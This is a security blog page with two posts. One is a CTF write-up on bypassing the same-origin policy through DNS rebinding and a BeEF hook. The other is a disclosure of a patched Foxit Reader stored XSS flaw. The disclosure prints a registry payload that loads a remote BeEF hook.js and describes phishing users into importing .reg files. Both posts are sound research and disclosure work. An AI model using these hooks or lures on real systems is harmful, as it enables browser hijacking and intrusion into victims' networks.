Showing posts with label beef. Show all posts

Sunday, March 13, 2016

0CTF 2016 Write Up: Monkey (Web 4)

The Chinese 0CTF took place on March 12-13 and it was yet another fun CTF. I played with my teammates from TheGoonies and we were ranked #48.

I found the Web task "Monkey" particularly interesting: I solved it with the help from my friend @danilonc, but it took way longer than it should because of some **Spoiler Alert** DNS glitches. According to the scoreboard status, approximately 35 teams were able to solve it.

Task: Monkey (Web - 4pts)

What is Same Origin Policy?

you can test this problem on your local machine

http://202.120.7.200

The running application receives a Proof-of-Work string and an arbitrary URL, instructing a "monkey" to browse the inputted URL for 2 minutes.

Proof-of-Work

Solving the proof-of-work is pretty straightforward. We had to generate random strings and compare the first 6 chars from its MD5 against the challenge. The POW challenge was more cpu-intensive than normal, so the traditional bash/python one-liner ctf scripts would require some performance improvements.

@danilonc had written a quick hack using Go to bruteforce and solve POW from older CTF challs, so we just slightly modified it:


Solving the Proof-of-Work:
Same-Origin-Policy and CORS

The Same-Origin-Policy (SOP) deems pages having the same URI scheme, hostname and port as residing at the same-origin. If any of these three attributes varies, the resource is in a different origin. Hence, if provided resources come from the same hostname, scheme and port, they can interact without restriction.

If you try to use an XMLHttpRequest to send a request to a different origin, you can’t read the response. However, the request will still arrive at its destination. This policy prevents a malicious script on one page from obtaining access to sensitive data (both the header and the body) on another web page, on a different origin.

For this particular CTF challenge, if the secret internal webpage had had an insecure CORS header like "Access-Control-Allow-Origin: *", we would be able to retrieve its data with no effort. This, of course, was not the case.


Bypassing the Same-Origin

The flag was accessible on an internal webserver hosted at http://127.0.0.1:8080/secret. The first thing we did was hooking the monkey's browser using BeEF, so we could fingerprint his device, platform, plugins and components.


There was nothing interesting here, a custom user-agent and no known vulnerable component. We enumerated the chars accepted by the server with the following script:

Unfortunately, the server was rejecting special chars like spaces (%20 and +) and there was no command injection signal. Our evil plan to input --disable-web-security $URL to disable Chrome's SOP didn't work so we had to find new ways to retrieve the secrets.


We also thought about using data:uri and file schemes to load a malicious script/webpage, but it wouldn't help us to bypass the SOP. We tried to input URL's like <html><script/**/src='http://www.example.com:8000/hook.js'></script></html> and file:///proc/self/environ (setting custom headers with a malicious HTML), but that is also known not to work on modern browsers.


DNS Rebinding

After some discussion, we came to the conclusion that we needed to perform a DNS Rebinding attack. devttys0 presented about this class of vulnerabilities at DEFCON 18 and @mikispag recently wrote a detailed post describing how to use DNS rebinding to steal WiFi passwords.

DNS rebinding is a technique that can be used to perform a breach of same-origin restrictions, enabling a malicious website to interact with a different domain. The possibility of this attack arises because the segregations in the SOP are based primarily on domain name and port, whereas the ultimate delivery of HTTP requests involves converting domain names into IP addresses.

We had some issues at first because we tried to use the free DNS service from DuckDNS and it was very glitchy. For some obscure reason, we were unable to hook the user's browser when using the service.

In order to make our life miserable, the challenge monkey would browse the site for two minutes only: we also could't use the DNS services from Namecheap because the minimum TTL time is 60 seconds.


Attack Phase

After deciding to set up the DNS server on our own, we came with the following attack scenario:

1) User visits the beef hook page at http://ctf.example.com:8080 (IP 1.2.3.4).

2) Webpage will load BeEF javascript hook and his browser will become a zombie.

3) We perform a DNS Rebind to change the A Record from 1.2.3.4 to 127.0.0.1. @danilonc set the BIND Zone file with a low TTL (1 sec) and replaced the answer (lines 14-15) as soon as the browser got hooked.


4) Perform a CORS request using BeeF's "Test CORS Request" module.


Here's a small diagram of the attack:


After a couple of tries we finally managed to get the flag:


Flag: 0ctf{monkey_likes_banananananananaaaa}

Monday, July 7, 2014

Foxit PDF Reader Stored XSS

A friend of mine was performing an external pentest recently and he started to complain that his traditional Java exploits were not being effective. He was able to map a few applications and defenses in place protecting the client's network but he still needed an initial access to start pivoting.

Basic protections like AV, application white-listing as well as more advanced  ones like EMET are used to make the life of criminals (and pentesters) harder, but they're often bypassed. While discussing alternatives with my friend, he told me that the company replaced Adobe Reader after seeing lots of Security Advisories for the product. And what was the replacement? Foxit Reader:
Advisories for Adobe Reader and Foxit Reader listed on OSVDB (May/2014)
Less advisories means that the product is more secure, right? Marc Ruef's talk about VDB management summarizes this point:


The moment I head the word Foxit Reader I remembered of an old exploit I created a long time ago. The vulnerability wasn't that critical but I knew that it would fit for the situation (and for this blog post).

As I was about to disclose it publicly I notified the vendor and waited for them to patch it. I had some problems with their security contact and had to mail them twice, but they answered after a couple of days, patching the product and releasing an advisory (no CVE is assigned for this vulnerability as the time of writing).

Security Advisory

http://www.foxitsoftware.com/support/security_bulletins.php#FRD-21

Fixed a security issue caused by the Stored XSS vulnerability when reading and displaying filenames and their paths on the “Recent Documents” section from the Start Page.

Summary

Foxit Reader 6.2.1, Foxit Enterprise Reader 6.2.1, and Foxit PhantomPDF 6.2.1 fixed a security issue caused by the Stored XSS vulnerability when reading and displaying filenames and their paths on the “Recent Documents” section from the Start Page. Attackers could tamper with the registry entry and cause the application to load malicious files.


When opening a PDF, Foxit creates a "FileX" registry entry with the document's complete path:

[HKEY_CURRENT_USER\Software\Foxit Software\Foxit Reader 6.0\Recent File List]
"File1"="C:\\w00t.pdf"

Whenever you open a document, Foxit 6.x displays the start panel on a different tab by default. All you need to do is edit the registry and place your XSS payload (or the BeEF hook) on the FileX entry:

C:\Users\Admin\Desktop>type reg.reg

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Foxit Software\Foxit Reader 6.0\Recent File List]
"File1"="C:\\w00t.pdf<script src=\"http://BEEF/hook.js\"></script>"

C:\Users\Admin\Desktop>reg import reg.reg
The operation completed successfully.

Now wait for the victim to open any PDF File (using Foxit Reader):


Affected Versions

Foxit Reader 6.2.0.0429 and earlier
Foxit Enterprise Reader 6.2.0.0429 and earlier
Foxit PhantomPDF 6.2.0.0429 and earlier

Solution

Upgrade to Foxit Reader 6.2.1, Foxit Enterprise Reader 6.2.1, or Foxit PhantomPDF 6.2.1.

Security Process

2014-05-24: Bernardo Rodrigues found the issue;
2014-06-03: Core Security Technologies confirmed the issue;
2014-06-11: Foxit fixed the issue;
2014-07-01: Foxit released fixed version of Foxit Reader 6.2.1/Foxit Enterprise Reader 6.2.1/Foxit PhantomPDF 6.2.1.

Foxit Reader XSS + Phishing

I know, the bug does not seem to be that good and would have no use during a pentest engagement. When I first found this flaw, I could basically think of three ways to compromise the user's Foxit Reader installation:

1 - Sending a PDF with the XSS payload on the filename

That would be the ideal solution but I was unable to craft a file with the XSS payload and open it on a Windows System. Microsoft Windows won't create filenames with special chars like <, > and / so I booted my Linux VM, created a file called <plaintext>.pdf and compressed it into test.zip.


When double clicking the file on WinRAR, the OS won't open it. If we drag it to the Foxit Reader Window, the special chars are replaced and the XSS payload won't load.


I tried to use alternative encodings and different XSS vectors, but I could't exploit it properly on Windows. If you have any better idea please let me know.

2 - Send a .reg to the user and ask him to double click it

Most people won't click on executable attachments on e-mails: that's why Brazilian criminals distribute malware using CPL files, for example. Some e-mail providers like Outlook block .reg attachments, but many other services like Gmail won't block them:


Registry file blocked on Outlook:
Registry File attachment on Gmail:


3 - Embed the .reg object on a RTF or Word Document and instruct the user to run it

There's a video for this one, featuring BeEF, your favorite Browser PDF Reader Exploitation Framework Project  =)


The interesting part here is that the PDF Reader is not subject to the Same-Origin Policy and the hook can be used as reliable proxy to the internal network.


This is also one of the rare scenarios where you can run "localhost" exploits from BeEF, as long as the user accepts the prompted ActiveX warning:


Conclusion

You may be asking "why not embed a malware on the document?". Firstly because this is a noisy technique and most AV/whitelisting products would detect this attempt. You could also modify the user's registry to load a PAC file on the browser or use powershell scripts to bypass some restrictions, but in this case there would be no need for this blog post =)

It doesn't matter how secure your product is or how much vulnerabilities were disclosed for it: if you're targeted by big Offensive players, you're certainly getting pwned. If other less sophisticated attackers want to attack you, they'll pwn you as well, because people still fall for phishing.

What makes your security posture better is how you detect and respond to these threats. I like approaches like the one described by Haifei Li & Chong Xu at CanSecWest 2014. Their talk on Exploit Detection described how "DNA comparison" can be used to flag and detect application's unusual behavior, leading to exploit discovery:

Exploit Detection, Haifei Li & Chong Xu (CanSecWest 2014)

In this simple phishing scenario, Microsoft Word (and WordPad) drops a registry file on the %TEMP% folder as soon as the file is opened. This is clearly an unusual behavior and should be flagged by security solutions. This could also be used as an IOC to analyze big sets of files/documents.

David Ross made a post recently describing lots of different scenarios for XSS persistence. This is yet another XSS persistence mechanism that could be used to backdoor compromised systems, for example.

I hope you enjoyed this two page write-up about XSS, because, you know, everybody likes hearing about cool hacking techniques and...


...Well, at least there was a cool Youtube video showing a cool BeEF hook and...


Hm, I'd better finish this post with a Dilbert comic.